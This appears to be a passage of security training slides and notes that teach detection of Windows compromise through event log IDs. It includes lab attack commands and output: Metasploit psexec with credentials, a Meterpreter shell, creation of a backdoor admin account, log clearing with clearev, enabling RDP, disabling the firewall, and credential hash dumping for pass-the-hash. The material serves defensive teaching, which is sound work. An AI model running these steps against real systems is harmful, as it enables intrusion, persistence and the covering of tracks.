Windows includes monitoring and logging capabilities and logs data for many activities occurring within the operating system. The vast number of events which can be logged does not make it easy for an administrator to identify specific important events.¹

[1]

http://www.nsa.gov/ia/_files/app/Spotting_the_Adversary_with_Windows_Event_Log_Monitoring.pdf (http://cyber.gd/511_328)

Windows Event Log Locations

- Windows XP/older (.evt format):
 - %windir%\system32\config\
- Windows Vista/newer (.evtx format):
 - %windir%\system32\winevt\logs\
- It is best to use the event viewer (or command line equivalent) to copy/export the logs
 - Other methods may damage the files

Continuous Monitoring and Security Operations

128

Windows Event Log Locations

The Windows .evt event log format ("Classic Event Log" format) was used with Windows XP and older. The new format is .evtx, used with Vista and newer.

Event Viewer (Vista+) can convert .evt format logs to .evtx format. Simply open the .evt file with "eventvwr.exe", and a dialogue will say, 'To make this Analytic, Debug or Classic event log easier to navigate and manipulate, first save it in .evtx format by using the "Save Log File As" action.' Then save all events as .evtx format.

"wevtutil" can also convert .evt logs to .evtx:

```
C:\> wevtutil export-log oldfile.evt newfile.evtx /lf
```


See this Microsoft Technet article for more information:

<http://blogs.technet.com/b/askperf/archive/2007/10/12/windows-vista-and-exported-event-log-files.aspx> (http://cyber.gd/511_555) QR



Damaged Windows Event Logs

- Event log files may become damaged if:
 - The system is improperly shut down
 - Copied files may be damaged if they were copied while the system is running
- The files can often be repaired
 - The third party LogFixer tool is one of the better free tools



Continuous Monitoring and Security Operations

129

Damaged Windows Event Logs

Steve Bunting describes the corrupt Windows event log issue:

The Windows event log database contains an object that the author calls a floating footer. It will be positioned at the offset where the next record will be written. This floating footer object contains metadata that is maintained in real time. The four fields (four 4-byte fields) of metadata in the floating footer are, respectively, the offset to oldest record, the offset to next record, the record number of next record, and the record number of oldest record. These same four fields are present in the event log file header, starting at byte offset 16, but are not kept in real time. They are only updated or synchronized with the real time data from the floating footer when the event log service terminates normally or when you use event viewer to "save log file as".¹


The course authors encountered this issue multiple times while writing the course.

LogFixer, by Cliff Flint, has proven useful for repairing corrupt Windows event logs. It is available on the course USB, and also at: <http://www.cwflynt.com/logFixer/> (http://cyber.gd/511_558)

[1] <http://www.stevebunting.org/udpd4n6/forensics/repaiireventlogfile.htm> (http://cyber.gd/511_556)

Viewing Windows System Event Logs

- Open the Event Viewer:
 - `C:\> eventvwr.exe`
 - Note: you must "Run as" administrator to view the (live) security logs
- Go to Event Viewer -> Windows Logs -> System
 - Or use PowerShell!



Continuous Monitoring and Security Operations

130

Viewing Windows System Event Logs

Let's look at some security events. Open the event viewer:


```
C:\> eventvwr.exe
```

Then go to Event Viewer -> Windows Logs -> System

You may also use PowerShell (and other options, such as wevtutil). We'll show PowerShell syntax in our upcoming examples.

Exporting Event Logs

- The Event Viewer can also export logs
 - Right-click on the log, and choose "Save all events As..."
- Supported formats:
 - .evtx, .xml, .csv or .txt
- Or use wevtutil
 - Syntax in notes



Continuous Monitoring and Security Operations

131

Exporting Event Logs

The Windows command line utility wevtutil can also export event logs.

Here is the syntax to export the security log to "security.evtx":

```
C:\> wevtutil.exe epl security security.evtx
```

Critical Windows Event to Monitor

1. Service creation
2. User creation
3. Adding users to privileged groups
4. Clearing the event Log
5. RDP/Terminal Services certificate creation
6. Disabling the Windows Firewall
7. External media detection
8. Lateral movement
9. AppLocker events

Continuous Monitoring and Security Operations

132

Critical Windows Event to Monitor

Many of these examples are covered in Spotting the Adversary with Windows Event Log Monitoring, available here:

http://www.nsa.gov/ia/_files/app/Spotting_the_Adversary_with_Windows_Event_Log_Monitoring.pdf
(http://cyber.gd/511_522) **QR**

We have included many of the NSA examples in the next section, and added our own that we feel are quite valuable.



Detecting Malice via Windows Events

- Let's show a system being compromised
 - Attacker has stolen credentials and uses PsExec to gain access to the system
- Then show the attacker performing a number of steps that will trigger event logs, such as
 - Create a local user
 - Add that user to the local administrators group
 - Create an RDP server to gain GUI access
 - Clear the event logs to cover tracks
 - Etc.
- Then detect these actions via Windows Event Logs

Continuous Monitoring and Security Operations

133

Detecting Malice via Windows Events

Let's assume the attacker has stolen or guessed a username and password. The attacker uses Metasploit's PsExec exploit to exploit the system.

The attacker uses the Meterpreter payload, which gives advanced capabilities, but also allows simple shell access.

{CSC}

Critical Event 1: Service Creation

- Critical Security Control 14-9:
 - *Monitor for service creation events and enable process tracking logs. On Windows systems, many attackers use PsExec functionality to spread from system to system. Creation of a service is an unusual event and should be monitored closely. Process tracking is valuable for incident handling.¹*
- We will demonstrate service creation via PsExec

Continuous Monitoring and Security Operations

134

Critical Event 1: Service Creation


Service creation is a critical event that should be monitored. Many malicious techniques create services, as do many types of malware.

[1] <http://www.sans.org/critical-security-controls/control/14> (http://cyber.gd/511_465) **QR**



System Event ID 7045 Normal Service Creation

- Services are often created when normal software is installed
 - This event was caused by installing WinPcap →
 - Service creation events that occur on critical systems should be verified against change management requests
- Services created by use of the Sysinternals PsExec command must be verified
 - Does your policy allow the use of PsExec?
- High-entropy service names are highly suspicious!
 - **Service Name:** MmvTBipnvGFMNfUs
 - **Service File Name:** %SYSTEMROOT%\11TTAagm.exe



Continuous Monitoring and Security Operations

135

System Event ID 7045 Normal Service Creation

Does your organization use (or allow the use of) Microsoft Sysinternals PsExec?

Note that most versions of PsExec expose the plaintext password on the network when the "-u" (user) flag is used.

This was addressed in PsExec 2.1, which was released in March 2014:

This update to PsExec, a command-line utility that enables you to execute programs on remote systems without preinstalling an agent, encrypts all communication between local and remote systems, including the transmission of command information such as the user name and password under which the remote program executes.¹

[1] <http://technet.microsoft.com/en-us/sysinternals/bb545021.aspx> (http://cyber.gd/511_585)

Attacker uses Metasploit PsExec Exploit

```
RHOST => 10.5.11.144
msf exploit(psexec) > set SMBUser adama
SMBUser => adama
msf exploit(psexec) > set SMBPass captain
SMBPass => captain
msf exploit(psexec) > exploit

[*] Started reverse handler on 10.5.11.145:4444
[*] Connecting to the server...
[*] Authenticating to 10.5.11.144:445\WORKGROUP as user 'adama'...
[*] Uploading payload...
[*] Created \byJdUQjh.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.5.11.144[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.5.11.144[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (aDuzsHfL - "MlgkFhjKKxyljJFVD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Sending stage (752128 bytes) to 10.5.11.144
[*] Deleting \byJdUQjh.exe...
[*] Meterpreter session 1 opened (10.5.11.145:4444 -> 10.5.11.144:49173) at 2014-04-01 15:10:16
```

Continuous Monitoring and Security Operations

136

Attacker uses Metasploit PsExec Exploit


The screenshot above shows the attacker exploiting the system.

Here are the Metasploit commands used above:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.5.11.144
RHOST => 10.5.11.144
msf exploit(psexec) > set SMBUser adama
SMBUser => adama
msf exploit(psexec) > set SMBPass captain
SMBPass => captain
msf exploit(psexec) > exploit
```

How Does this Differ from Normal PsExec?

- PsExec is a Windows Sysinternals tool



```
10.5.11.144: cmd
C:\>PsExec.exe \\10.5.11.144 -U adana -P captain cmd

PsExec v2.1 - Execute processes remotely
Copyright (C) 2001-2013 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

- PsExec functionality has been added to Metasploit
 - It is easy to spot the difference between the two versions in Windows event logs

How Does this Differ from Normal PsExec?

PsExec is part of Microsoft Sysinternals tools, and is available at:

<http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx> (http://cyber.gd/511_526)

The example shown above uses the "-U" flag, which exposes passwords plaintext on the network for PsExec versions previous to 2.1 (which was released in March 2014).

System Event ID 7045 Sysinternals vs. Metasploit PsExec

Service Name: **PSEXESVC**

Service File Name:

%SystemRoot%\PSEXESVC.exe

Service Type: user mode service

Service Start Type: demand start

Service Account: LocalSystem

Service Name: **MIehTND**

Service File Name:

%SYSTEMROOT%\iRFMmxan.exe

Service Type: user mode service

Service Start Type: demand start

Service Account: LocalSystem

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: PSEXESVC
Service File Name: %SystemRoot%\PSEXESVC.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: MIehTND
Service File Name: %SYSTEMROOT%\iRFMmxan.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Continuous Monitoring and Security Operations

138


System Event ID 7045 Sysinternals vs. Metasploit PsExec

Note the entropy used by Metasploit PsExec:

- Service Name: **MIehTND**
- Service File Name: %SYSTEMROOT%\iRFMmxan.exe

System Event ID 7030 Track Errors

- Sysinternals PsExec generates no errors, but Metasploit's generates Event ID 7030
 - *The MIehTND service is marked as an interactive service. However, the system is configured to not allow interactive services. This service may not function properly*



Level	Date and Time	Source	Event ID
Information	4/1/2014 1:57:26 PM	Service Control Manager	7045
Error	4/1/2014 1:46:18 PM	Service Control Manager	7030
Information	4/1/2014 1:46:18 PM	Service Control Manager	7045
Information	4/1/2014 1:46:11 PM	Eventlog	104

Event 7030, Service Control Manager	
General	Details
The MIehTND service is marked as an interactive service. However, the system is configured to not allow interactive services. This service may not function properly.	

Continuous Monitoring and Security Operations

139

System Event ID 7030 Track Errors

Note that other types of Metasploit service creation generate the same error, including the vncinject (Virtual Network Computer) payload.

A Word on Scripting and Automation



- This section will focus on the critical events that all Windows sites should monitor
- The final section of 511.5 will focus on scripting and automating these steps
 - We will list PowerShell commands for the upcoming examples in the notes

```
Windows PowerShell
PS C:\> Get-WinEvent -FilterHashtable @{'logname='system'; id=7030,7045}

ProviderName: Service Control Manager

TimeCreated          Id LevelDisplayName Message
-----
4/2/2014 1:22:38 PM 7030 Error The MoPv1 service is marked as an interactive
4/2/2014 1:22:38 PM 7045 Information A service was installed in the system....
4/2/2014 1:22:29 PM 7030 Error The MPQsbvFQuDovRFneMBvE service is marked as
4/2/2014 1:22:29 PM 7045 Information A service was installed in the system....

PS C:\>
```

140

A Word on Scripting and Automation

Here is the command and output from the screenshot above. **Note:** PowerShell must be run as administrator in order to access the security event log. That's not important for this example, but will be for later examples that use the security log.

```
PS C:\> Get-WinEvent -FilterHashtable @{'logname='system'; id=7030,7045}
```

```
ProviderName: Service Control Manager
```

TimeCreated	Id	Level	DisplayName	Message
4/2/2014 1:22:38 PM	7030	Error		The MoPv1 service is marked as an interactive service. However,...
4/2/2014 1:22:38 PM	7045	Information		A service was installed in the system....
4/2/2014 1:22:29 PM	7030	Error		The MPQsbvFQuDovRFneMBvE service is marked as an interactive ser...
4/2/2014 1:22:29 PM	7045	Information		A service was installed in the system....

Critical Event 2: User Creation

- Monitor creation of new accounts
- Creation of local accounts in an Active Directory environment is often a sign of compromise and lateral movement

```
meterpreter > shell
Process 1344 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user sec511 sekrit /add
net user sec511 sekrit /add
The command completed successfully.
```

Continuous Monitoring and Security Operations

141

Critical Event 2: User Creation


Here are the commands the attacker typed above:

```
meterpreter > shell
Process 1344 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user sec511 sekrit /add
net user sec511 sekrit /add
The command completed successfully.
```

Event Viewer Security Log View: `net user sec511 sekrit /add`

- Event 4720 ("A user account was created")
- Followed by three more events, see notes for details



Continuous Monitoring and Security Operations

142

Event Viewer Security Log View: `net user sec511 sekrit /add`

Here is a summary of events created when a local user is added:

- 4720: A user account was created
- 4722: A user account was enabled
- 4724: An attempt was made to reset an account's password
- 4738: A user account was changed.

This PowerShell command will query the four event IDs. **Note:** PowerShell must be run as administrator in order to access the security event log.

```
PS C:\> Get-WinEvent -FilterHashtable @{LogName="Security";  
ID=4720,4722,4724,4738}
```

{CSC} Critical Event 3: Adding Users to Groups

- Critical Security Control 12-10:
 - *Configure systems to issue a log entry and alert when an account is added to or removed from a domain administrators' group, or when a new local administrator account is added on a system.*

```
C:\Windows\system32>net localgroup administrators sec511 /add
net localgroup administrators sec511 /add
The command completed successfully.
```

```
C:\Windows\system32>
```

Continuous Monitoring and Security Operations

143

Critical Event 3: Adding Users to Groups


Here are the commands the attacker typed above:

```
C:\Windows\system32>net localgroup administrators sec511 /add
net localgroup administrators sec511 /add
The command completed successfully.
```

[1] <http://www.sans.org/critical-security-controls/control/12> (http://cyber.gd/511_523)

Event Viewer Security Log View: `net localgroup administrators sec511 /add`

- Event 4732 ("A member was added to a security-enabled local group")



Continuous Monitoring and Security Operations

144

Event Viewer Security Log View: `net localgroup administrators sec511 /add`

Adding a user to a local group triggers only one event: Event 4732, "A member was added to a security-enabled local group."


This PowerShell command will query security event 4732:

```
PS C:\> Get-WinEvent -FilterHashtable @{LogName="Security"; ID=4732}
```

Critical Event 4: Clearing Event Logs

- Attacker and victim views of clearing Windows Application, System and Security logs

```
meterpreter > clearev
[*] Wiping 334 records from Application...
[*] Wiping 395 records from System...
[*] Wiping 959 records from Security...
meterpreter > █
```



Continuous Monitoring and Security Operations

145

Critical Event 4: Clearing Event Logs

Erasing logs is a common blackhat technique used to cover their tracks and destroy evidence of the attack.

In our case the attacker used the Metasploit Meterpreter "clearev" command:

```
meterpreter > clearev
[*] Wiping 334 records from Application...
[*] Wiping 395 records from System...
[*] Wiping 959 records from Security...
```

This action creates security log event ID 1102, "The audit log was cleared." It also creates system event log ID 104, with the same message.

Here's the PowerShell command to view both records:

```
PS C:\> Get-WinEvent -FilterHashtable @{logname='system'; ID=104},@{LogName="Security"; ID=1102}
```

Critical Event 5: Terminal Services Certificate Creation

- Attackers often enable RDP in order to gain GUI access to a system
 - Metasploit's "getgui" script does this in one step

```
meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ..
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up__20131223.5531.rc
meterpreter > █
```

Continuous Monitoring and Security Operations

146

Critical Event 5: Terminal Services Certificate Creation


Carlos Perez (aka Darkoperator) created the Metasploit Meterpreter `getgui` script, which automates the following steps:

- Enable Remote Desktop Protocol
- Configure the terminal services (RDP) service start automatically
- Add a firewall exception for RDP

It can also add the user to the Remote Desktop Users group.

Event Viewer System Log View

- Enabling RDP/Terminal Services forces the creation of a self-signed SSL certificate
 - Event ID: 1056



Continuous Monitoring and Security Operations

147

Event Viewer System Log View

The message is:

A new self signed certificate to be used for RD Session Host Server authentication on SSL connections was generated. The name on this certificate is scorpia. The SHA1 hash of the certificate is in the event data.

Here's the PowerShell command to view these records:

```
PS C:\> Get-WinEvent -FilterHashtable @{LogName="System"; ID=1056}
```

{CSC} Critical Event 6: External Media Detection

- Critical Control 5-7:
 - *Limit use of external devices to those that have a business need. Monitor for use and attempted use of external devices.*¹
- Many organizations may have separate classes of PCs
 - Desktops where use of external media is common (and dangerous)
 - Servers and critical systems where this is not common or not allowed (monitor those)
- Related Critical Controls: 5-3 and 5-4

Continuous Monitoring and Security Operations

148

Critical Event 6: External Media Detection

*CSC 5-3: Configure laptops, workstations, and servers so that they will not auto-run content from removable media, like USB tokens (i.e., "thumb drives"), USB hard drives, CDs/DVDs, FireWire devices, external serial advanced technology attachment devices, and mounted network shares.*²

*CSC 5-4: Configure systems so that they automatically conduct an anti-malware scan of removable media when inserted.*³

[1] <http://www.sans.org/critical-security-controls/control/5> (http://cyber.gd/511_511) QR

[2] Ibid.

[3] Ibid.



Event Viewer System Log View: New USB Drive

- Nine events are generated on a Windows 8.1 system when a new USB is inserted
 - Eight events when the same model (but different) USB is used
- Zero events on re-use of same (identical) device
 - Better catch it the first time!

Level	Date and Time	Source	Event ID	Task Category
Information	4/2/2014 9:06:01 AM	UserPnp	20001	(7005)
Information	4/2/2014 9:06:01 AM	WPD-ClassInstaller	24579	Driver Post-Install Configur...
Information	4/2/2014 9:06:01 AM	WPD-ClassInstaller	24577	Driver Post-Install Configur...
Information	4/2/2014 9:06:00 AM	WPD-ClassInstaller	24576	Driver Installation
Information	4/2/2014 9:06:00 AM	UserPnp	20003	(7005)
Information	4/2/2014 9:06:00 AM	Service Control Manager	7045	None
Information	4/2/2014 9:06:00 AM	DriverFrameworks-UserMode	10100	Installation or update of d...
Information	4/2/2014 9:06:00 AM	DriverFrameworks-UserMode	10001	Installation or update of d...
Information	4/2/2014 9:06:00 AM	DriverFrameworks-UserMode	10000	Installation or update of d...

Continuous Monitoring and Security Operations

149

Event Viewer System Log View: New USB Drive

Sites that track service creation would have identified this: a new service is created for the first use of a specific vendor's USB, generating event 7045 from the Service Control Manager, as we have seen previously under Critical Event 1: Service Creation.

Eight other system events are created, including Event IDs: 10000, 100001, 10100, 20003, 24576, 24577, 24579, and 20001. Note that event 10002 some times appears instead of 10001.

The use of a different version of the same USB hardware generates these 8 events.

Note: re-use of an already-seen device generate zero additional events!

This PowerShell queries all of these events:


```
PS C:\> Get-WinEvent -FilterHashtable @{LogName="System";
ID=7045,10000,100001,10100,20001,20002,20003,24576,24577,24579}
```

{CSC}

Critical Event 7: Disabling the Firewall

- Completely disabling the built-in Windows firewall generates entries in the Windows Application and Services log
 - Not in the main System, Security or Application logs

```
meterpreter > run getcountermeasure -d
[*] Running Getcountermeasure on the target...
[*] Checking for countermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Domain profile configuration:
[*] -----
[*] Operational mode           = Enable
[*] Exception mode             = Enable
[*]
[*] Standard profile configuration (current):
[*] -----
[*] Operational mode           = Enable
[*] Exception mode             = Enable
[*]
[*] IMPORTANT: Command executed successfully.
[*] However, "netsh firewall" is deprecated;
[*] use "netsh advfirewall firewall" instead.
[*] For more information on using "netsh advfirewall firewall"
[*] instead of "netsh firewall", see KB article 947709
[*] at http://go.microsoft.com/fwlink/?linkid=121488 .
[*]
[*] Disabling Built in Firewall.....
[*] Checking DEP Support Policy...
```



Continuous Monitoring and Security Operations


150

Critical Event 7: Disabling the Firewall

Firewall events are logged, but not in the main Application, Security or System event logs. We have to dig a bit deeper, as we'll see next.

Event Viewer View: Disabling the Firewall

- Firewall enable/disable events are logged to:
 - Application and Services Logs -> Microsoft -> Windows-> Windows Firewall with Advanced Security -> Firewall
- Hmm, SYSTEM is running the netsh command...



Continuous Monitoring and Security Operations

151



Event Viewer View: Disabling the Firewall

This PowerShell queries Advanced Firewall event 2003. Note the LogName, which is different (and longer) than we have seen previously:

```
PS C:\> Get-WinEvent -FilterHashTable @{LogName="Microsoft-Windows-  
Windows Firewall With Advanced Security/Firewall1"; ID=2003}
```

Adding Specific Firewall Rules

- Adding specific firewall rules generates event 2005
 - This was event created when the attacker enabled RDP →
 - Unfortunately, this event is quite common for benign actions →



Continuous Monitoring and Security Operations

152

Adding Specific Firewall Rules

Adding specific rules generates event 2005. This event was generated when RDP was enabled on this system, and the corresponding firewall rule allowing inbound traffic on port 3389 (RDP) was added.

Unfortunately, attackers who selectively create firewall rules are tough to detect via Windows event logs: many types of benign software automatically create firewall exceptions.

Critical Event 8: Detecting Lateral Movement

- Many types of malware (and penetration testers) steal local credentials and use them to move laterally in an organization
 - Client->Client
 - The stolen credentials are often local
- This type of movement can be detected via security event logs
 - Both create security event 4624
 - "An account was successfully logged on."
 - Unfortunately, both are listed as "Logon Type: 2"

Continuous Monitoring and Security Operations

153

Critical Event 8: Detecting Lateral Movement

Unfortunately, both local and domain authentications create the same (basic) Windows security event: 4624, "An account was successfully logged on." Both are as listed as "Logon Type: 2."

Many resources indicate it is easy to tell the difference between local and domain credentials. It can be done, but assuming default logging settings are used, you have to dig into the records themselves.

We will discuss how to do so next.

Use of Local vs. Domain Credentials

- The Security ID and Domain will be different
 - Local credentials: domain is hostname
 - Domain credentials: domain is domain

An account was successfully logged on.

Subject:	
Security ID:	SYSTEM
Account Name:	KOBOLS
Account Domain:	SEC511
Logon ID:	0x3E7
Logon Type:	2
Impersonation Level:	Impersonation
New Logon:	
Security ID:	kobo\instructor
Account Name:	instructor
Account Domain:	kobol

An account was successfully logged on.

Subject:	
Security ID:	SYSTEM
Account Name:	KOBOLS
Account Domain:	SEC511
Logon ID:	0x3E7
Logon Type:	2
Impersonation Level:	Impersonation
New Logon:	
Security ID:	SEC511\starbuck
Account Name:	starbuck
Account Domain:	SEC511

Continuous Monitoring and Security Operations

154

Use of Local vs. Domain Credentials

There's not a huge difference between authentication via local credentials vs. domain credentials.

The key difference is the Security ID and Account domain, which each show the hostname as the domain for local authentication, and the actual domain name for domain authentication.

Track the Use of Local Credentials via the Network

- In a domain environment, virtually all authentication should occur via the domain
 - It is easy to whitelist and ignore exceptions
- Monitor all Windows Security events (ID: 4624) that authenticate via local credentials
 - Ignore the actual domain, plus NT AUTHORITY and Window Manager
 - Report any others
- This will detect lateral movement

Continuous Monitoring and Security Operations

155

Track the Use of Local Credentials via the Network

We will discuss another great NSA document in the Pass-the-Hash section, coming up next.

That document discusses preventing Pass-the-Hash techniques, as well as other forms of lateral movement.

For example:

Local, non-service accounts do not generally require remote login privileges in a domain setting to perform their required tasks. Therefore, removing the network and remote interactive logon privileges from these accounts, especially local administrator accounts, will harden the system and prevent an attacker from using PtH with local accounts to obtain unauthorized access to other machines. Denying local administrators remote access forces machines to be physically administered or remotely administered through a domain account. Physically administering a machine is the most secure method, but may be an unrealistic administration method for many networks.¹

[1] http://www.nsa.gov/ia/_files/app/Reducing_the_Effectiveness_of_Pass-the-Hash.pdf
(http://cyber.gd/511_327) QR



Pass-the-Hash Detection

- A Pass-the-Hash (PtH) attack uses the hash of an authorized user to authenticate
 - The attacker does not need to know the actual password
- Unfortunately, Pass-the-Hash appears as a regular login using local credentials
 - Event logs are the same as if the actual password was used
 - Even more reason to track (or block) non-domain network logons!

Pass-the-Hash Detection

A Pass-the-Hash (PtH) attack is a replay attack that uses the hash of an authorized user to authenticate.

Single Sign on (SSO) Systems tend to be vulnerable to pass-the-hash attacks. Microsoft is especially vulnerable due to the flawed implementation of both Lan Man (LM) and NT hashes. Neither uses salts.

A is a small random string that is hashed along with the user's password. This helps ensure that two users with a password of "Security511" will have a different hash, since their salts will (very likely) be different.

On a Microsoft system, the Lan Man hash for "Security511" is always:
C6100ACE80E482677797B5F8049A131F

This makes pass-the-hash attacks quite powerful against Microsoft systems, since one hash may work on hundreds (or thousands) of systems.

Attacker View: Metasploit PsExec Pass-the-Hash (1)

- First: attacker dumps the hashes

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY dbf897cee5335fa503b1078bd1268a2d...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

tester:"test"

[*] Dumping password hashes... I

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Eric:1001:aad3b435b51404eeaad3b435b51404ee:ff3fc9491173b14eb34ef181ad962a15:::
HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:eed5fcd92388099184656e8799288591:::
tester:1004:aad3b435b51404eeaad3b435b51404ee:84a39baf5427e6e3ac15150878158956:::
```

Continuous Monitoring and Security Operations

157

Attacker View: Metasploit PsExec Pass-the-Hash (1)

